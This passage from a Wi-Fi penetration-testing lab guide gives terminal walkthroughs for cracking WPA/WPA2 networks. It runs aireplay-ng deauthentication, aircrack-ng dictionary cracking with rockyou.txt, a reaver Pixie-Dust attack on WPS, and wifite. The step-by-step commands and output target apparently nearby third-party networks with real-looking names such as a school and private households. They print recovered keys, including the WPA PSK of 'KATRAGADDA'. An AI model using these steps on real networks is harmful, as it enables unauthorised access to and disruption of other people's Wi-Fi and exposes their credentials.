
Execute following commands to capture a handshake packet by performing a deauthentication packets.

Syntax: ***aireplay-ng -0 0 –a <AP mac Address> -c <Station Mac address> -e <essid> <wifi monitormode name>***

Command: ***aireplay-ng -0 0 -a F8:E9:03:F5:9B:A3 -c 9C:65:B0:99:5D:28 -e LastMile_Airtel wlan0mon***



```
root@kali:~# aireplay-ng -0 0  -a F8:E9:03:F5:9B:A3 -c 9C:65:B0:99:5D:28 -e LastMile_Airtel
 wlan0mon
01:44:24  Waiting for beacon frame (BSSID: F8:E9:03:F5:9B:A3) on channel 1
01:44:25  Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [26|20 ACKs]
01:44:26  Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [32|39 ACKs]
01:44:27  Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [83|86 ACKs]
01:44:28  Sending 64 directed DeAuth. STMAC: [9C:65:B0:99:5D:28] [11|18 ACKs]
```




```
 CH  1 ][ Elapsed: 2 mins ][ 2016-03-25 01:44 ][ WPA handshake: F8:E9:03:F5:9B:A3

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 F8:E9:03:F5:9B:A3  -28   0      569      261   36   1  54e  WPA2 CCMP   PSK  LastMile_Air

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 F8:E9:03:F5:9B:A3  9C:65:B0:99:5D:28    0    1e- 1e    18     1043  LastMile_Airtel
 F8:E9:03:F5:9B:A3  00:08:22:6A:8B:7A  -59    0 - 1      0       24
 F8:E9:03:F5:9B:A3  64:6C:B2:EB:04:F4  -60    0 - 5      0       42
 F8:E9:03:F5:9B:A3  64:CC:2E:2C:9A:09  -62    0 - 1      0       14
 F8:E9:03:F5:9B:A3  60:36:DD:16:33:8E  -63    0 - 1e     0        7
 F8:E9:03:F5:9B:A3  60:AF:6D:A8:A4:62  -70    0 - 1      0       15
```


After capturing handshake, execute aircrack command to crack password by performing Dictionary attack using default wordlist ***rockyou.txt***.

Syntax: ***aircrack-ng <filename-01.ivs> -w <wordlist file path>***

Example: aircrack-ng packetcapture-01.ivs –w wordlist.txt



```
root@kali:~# aircrack-ng lastairtel-01.ivs -w /usr/share/wordlists/rockyou.txt
```




```
                                 Aircrack-ng 1.2 rc3


                   [00:00:04] 1536 keys tested (383.24 k/s)


                           KEY FOUND! [ lastmile123 ]


      Master Key     : FE 6A E1 26 4E B7 33 91 48 79 A7 60 F9 DD 59 4F
                       30 B9 52 99 99 C0 EF 0F E6 37 89 93 68 BF 8E 84

      Transient Key  : 39 8E 0F EC FD F2 5F 63 45 EA 1D C6 43 A6 B7 97
                       E9 66 BE FE FF 59 BE B4 B3 80 91 96 93 05 A5 91
                       C2 C5 EE 36 19 B4 DF 52 1F 27 3A A8 2E 75 CC D9
                       0B AC 54 93 C8 23 BA 5F C4 DE A8 87 29 BA 44 7B

      EAPOL HMAC     : DB 19 FD 72 50 84 7E EA F7 9A 95 56 47 D0 49 FA
```

Practical No 3: Cracking WPA/WPA2 network passwords. (WPS option enabled)

Start monitor mode by executing the following command.

Syntax: ***airmon-ng start <interface name>***

Command: ***airmon-ng start wlan0***




```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rtl8187         Realtek Semiconductor Corp. RTL8187

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Run ***wash*** command to discover WPS enabled WIFI networks

Syntax: ***wash –i <monitor interface>***

Command: ***wash –i wlan0mon***




```
root@kali:~# wash -i wlan0mon

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID                  Channel       RSSI       WPS Version       WPS Locked        ESSID
---------------------------------------------------------------------------------------------------
F8:E9:03:F5:9B:A3       1            -40        1.0               No                LastMile_Airtel
C0:3F:0E:A5:34:92       1            -59        1.0               No                rajendra
F8:E9:03:82:BB:65       1            -62        1.0               No                D-Link
00:17:7C:4A:57:9C       4            -69        1.0               No                sai_Gym
28:C6:8E:D7:95:C6       4            -56        1.0               No                steep
A4:2B:8C:61:E2:46       5            -63        1.0               No                @FRIENDS@
00:17:7C:5A:2B:0C       6            -66        1.0               No                SANDEEP
00:22:75:CA:EB:7F       6            -64        1.0               No                Bobby
00:17:7C:5A:2A:7E       6            -68        1.0               No                RAVI SEKHAR
78:54:2E:5C:D2:6A       9            -67        1.0               No                KATRAGADDA
28:C6:8E:D7:9F:AC      11            -37        1.0               No                MAHIMANVITHA
B0:C5:54:D9:18:98      11            -63        1.0               No                progment
```

Execute ***reaver*** command to crack password of above selected WPS enabled Wi-Fi


Syntax: ***reaver –i <monitor interface> –b <bssid of the target AP> -vv –c <channel number> -K <no>***

Command: ***reaver –i wlan0mon –b 78:54:2E:5C:D2:6A -vv –c 7 –K 1***



```
root@kali:~# reaver -i wlan0mon -b 78:54:2E:5C:D2:6A -vv -K 1

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 78:54:2E:5C:D2:6A
[+] Switching wlan0mon to channel 9
[+] Associated with 78:54:2E:5C:D2:6A (ESSID: KATRAGADDA)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: 5b:ec:33:e4:42:61:5b:1a:35:45:75:9f:13:d8:cb:c7
[P] PKE: d0:14:1b:15:65:6e:96:b8:5f:ce:ad:2e:8e:76:33:0d:2b:1a:c1:57:6b:b0:26:e7:a3:28:c0:e
1:ba:f8:cf:91:66:43:71:17:4c:08:ee:12:ec:92:b0:51:9c:54:87:9f:21:25:5b:e5:a8:77:0e:1f:a1:88
:04:70:ef:42:3c:90:e3:4d:78:47:a6:fc:b4:92:45:63:d1:af:1d:b0:c4:81:ea:d9:85:2c:51:9b:f1:dd:
42:9c:16:39:51:cf:69:18:1b:13:2a:ea:2a:36:84:ca:f3:5b:c5:4a:ca:1b:20:c8:8b:b3:b7:33:9f:f7:d
5:6e:09:13:9d:77:f0:ac:58:07:90:97:93:82:51:db:be:75:e8:67:15:cc:6b:7c:0c:a9:45:fa:8d:d8:d6
:61:be:b7:3b:41:40:32:79:8d:ad:ee:32:b5:dd:61:bf:10:5f:18:d8:92:17:76:0b:75:c5:d9:66:a5:a4:
90:47:2c:eb:a9:e3:b4:22:4f:3d:89:fb:2b
[P] WPS Manufacturer: D-Link Corporation
[P] WPS Model Name: D-Link Router
[P] WPS Model Number: DIR-600L
[P] Access Point Serial Number: 20070413-0001
[+] Received M1 message
[P] R-Nonce: 4a:19:99:96:9c:35:cb:67:62:9b:9e:82:98:8a:69:ae
[P] PKR: ec:a9:5b:ad:69:63:bf:74:f4:f3:6d:f6:51:86:66:48:30:4a:86:11:ff:31:cc:c3:8d:cc:ae:d
```


NOTE: This process may take more time to crack passwords (in hours).



```
6:c3:d0:92:e5:e0:88:ca:e8:2a:f8:ae:ea:19:33:42:99:7a:13:a6:b7:15:6b:4a:07:d4:0f:0d:1c:98:36
:5d:f2:59:a2:9c:f0:b3:42:ad:73:f9:d1:09:a9:8d:53:24:d8:dd:22:7a:58:15:b4:e7:65:52:de:8f:26:
17:08:0e:a9:df:d7:fb:ba:e2:2d:89:cd:5e
[P] AuthKey: 0f:f3:48:62:9b:b6:00:53:bd:d3:ed:69:1b:41:a0:38:5b:5c:b1:77:5d:b9:9f:b5:eb:36:
70:0b:d3:59:a0:53
[+] Sending M2 message
[P] E-Hash1: 13:00:60:ec:16:f8:b0:79:d4:f4:7d:8a:e1:8b:ec:57:bd:ff:5d:23:4c:41:07:1b:f1:67:
d1:19:4c:7a:f5:4e
[P] E-Hash2: 5a:4d:df:10:33:3e:9d:9e:a4:a3:9e:cb:94:e5:0f:3f:7b:bf:ef:b5:d9:bf:ba:ca:fc:8c:
84:fb:d7:5f:90:cc
[Pixie-Dust]
[Pixie-Dust]   Pixiewps 1.2
[Pixie-Dust]
[Pixie-Dust]   [*] PRNG Seed:  1458991220 (Sat Mar 26 11:20:20 2016 UTC)
[Pixie-Dust]   [*] Mode:       3 (RTL819x)
[Pixie-Dust]   [*] PSK1:       21:de:69:b4:09:aa:98:06:75:59:73:53:2d:b8:bc:3b
[Pixie-Dust]   [*] PSK2:       65:99:2d:4e:8a:b3:90:e9:28:0b:5c:ce:de:b7:26:ac
[Pixie-Dust]   [*] E-S1:       25:62:8e:7a:60:e8:ae:ee:29:54:70:58:0e:94:35:a3
[Pixie-Dust]   [*] E-S2:       25:62:8e:7a:60:e8:ae:ee:29:54:70:58:0e:94:35:a3
[Pixie-Dust]   [+] WPS pin:    74427277
[Pixie-Dust]
[Pixie-Dust]   [*] Time taken: 1 s 121 ms
[Pixie-Dust]
Running reaver with the correct pin, wait ...
Cmd : reaver -i wlan0mon -b 78:54:2E:5C:D2:6A -c 9 -s y -vv -p 74427277

[Reaver Test] BSSID: 78:54:2E:5C:D2:6A
[Reaver Test] Channel: 9
[Reaver Test] [+] WPS PIN: '74427277'
[Reaver Test] [+] WPA PSK: '500032500032'
[Reaver Test] [+] AP SSID: 'KATRAGADDA'
root@kali:~# 
```


Practical No 4: Cracking WPA/WPA2 Wi-Fi password using wifite.

Open a terminal and execute ***wifite --wps***




```
root@kali:~# wifite --wps

  .;'                     `;,
 .;'  ,;'             `;,  `;,   WiFite v2 (r87)
.;'  ,;'  ,;'     `;,  `;,  `;,
::   ::   :   ( )   :   ::   ::  automated wireless auditor
':.  ':.  ':. /_\ ,:'  ,:'  ,:'
 ':.  ':.    /___\    ,:'  ,:'   designed for Linux
  ':.       /_____\      ,:'
           /       \

 [+] targeting WPS-enabled networks.

 [+] scanning for wireless devices...
 [+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
 [0:00:00] scanning wireless networks. 0 targets and 0 clients found
```

By executing the above command, wifite will start the Wi-Fi interface in monitor mode and discovers WPS enabled networks. To stop scanning networks, press ***Ctrl + c.***




```
 [+] scanning (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.

   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
    1  LastMile_Airtel        1  WPA2  47db   wps   client
    2  Bobby                  6  WPA2  41db   wps
    3  rajendra               1  WPA2  37db   wps   client
    4  teja                   6  WPA2  36db   wps
    5  RAVI SEKHAR            6  WPA2  34db   wps
    6  KATRAGADDA             9  WPA2  33db   wps
    7  INDIRA                11  WPA2  33db   wps
    8  Vonage                 1  WPA2  32db   wps
    9  saint pauls school     3  WPA2  32db   wps
   10  Santhosh               5  WPA2  31db   wps
   11  SANDEEP                6  WPA2  31db   wps   clients

 [0:00:36] scanning wireless networks. 11 targets and 22 clients found
 [+] checking for WPS compatibility...
```

Now, provide Wi-Fi AP serial number to crack the password.

